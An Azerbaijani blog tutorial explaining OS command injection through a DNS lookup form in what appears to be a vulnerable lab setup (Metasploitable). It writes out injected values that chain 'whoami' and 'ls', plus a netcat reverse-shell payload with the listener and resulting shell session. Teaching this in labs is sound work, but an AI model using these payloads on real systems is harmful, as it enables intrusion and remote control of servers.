
OS Command Injection boşluğunun exploit edilməsi
 13rose
3 min read
Salam hər vaxtınız xeyir dəyərli oxucular, bu gün Web pentest və web boşluqların tapılması başlığı altında OS Command Injection boşluğunun haqqında məlumat və exploit edilməsi üzrə məlumat əldə edəcəyik.
Telegram kanalına qoşularaq bu və digər mövzular üzrə quizlərdə iştirak edə bilərsiniz!
Telegram (Kanal): https://t.me/xakeraz_official
OS Command Injection
OS Command Injection o deməkdir ki siz hədəf saytın verdiyi hər hansı bir servisi (hansıki bunu öz linux serverində icra edir) boşluğundan istifadə edərək ƏS kommandalarını icra edə bilirsiniz. Bu əsasən düzgün olaraq istifadəçi inputlarının sanitazasiya edilməməsi üzərindən baş verir və çox təhlükəlidir.
Bu boşluğu praktiki yerinə yetirmək üçün Owasp 2017 > A1 Injection > Command Injection > DNS Lookup hissəsindən istifadə edə bilərik.
Bu səhifənin əsas məqsədi ip adresini daxil edilərək sizə DNS məlumatların verilməsini əsaslanır. Bunun üçün saytın backend hissəsində isə nslookup kommandasından istifadə oluna bilər. Biz ip adresini daxil edirik və saytın back end hissəsində bu nslookup kommandası icra olunur və biz nəticəni görürük.
nslookup (ip adress)Əgər bu saytı hazırlayan proqramçı və ya digər şəxs bu ip adresi daxil edilməsini düzgün yoxlamırsa ziyankarlar tərəfində istismar edilərək böyük problemlər yarada bilər. Biz ip adress ilə yanaşı öz kommandalarımızı da icra edirə bilərik.(Linux paylaşımlarından && işarəsinin kommandanı yanaşı icra etməsini bildirir.)
nslookup (ip adress) && (ƏS kommandası)Burada nə demək istədiyini izah edim. Deməli biz ip adresini nslookup ilə nəticəni görürük və yanaşı olaraq && parametri bizə yeni ƏS kommandasını icra etməyə imkan verir.

Məsələn bunu yoxlamaq üçün əvvəlcə whoami ilə kim olduğumuzu və ls ilə hədəf qovluqdakı faylları görə bilərik.
192.168.10.16 && whoami && lsNəticə aşağıdadır.
Bundan əlavə ziyankar şəxs reverse shell kommandalarından istifadə edərək bizim sistemə kommanda sətri ilə idarə edə bilər. (Reverse shell kommandaları üçün https://xaker.az/2025/04/10/reverse-shell-kommandalari-reverse-shell-cheatsheet/ )
192.168.10.16 && nc -e /bin/sh 192.168.10.16 4444Bu kommandanı icra etdirərək biz hədəf sistemdən reverse shell əldə edəcəyik.Əvvəlcə gələn bağlantıları dinləmək üçün netcat ilə 4444 portunu dinləyirik.
┌──(root㉿kali)-[~]
└─# nc -nvlp 4444
listening on [any] 4444 ...
Veb saytın dayanmasından hiss edə bilərikki, bizim kommandamız icra olundu və hədəf sistemdən shell əldə edə bildik.
┌──(root㉿kali)-[~]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.10.16] from (UNKNOWN) [192.168.10.36] 47658
whoami
www-data
hostname
metasploitable
Ümidvaram faydalı olmuşdur.Təşəkkürlər!
Bizi izləyin:
Telegram (Kanal): https://t.me/xakeraz_official
Paylaşımların səliqəli yığılmış halı: https://t.me/xakerazgroup
Fikir və şərhləriniz : https://t.me/xakerazchat





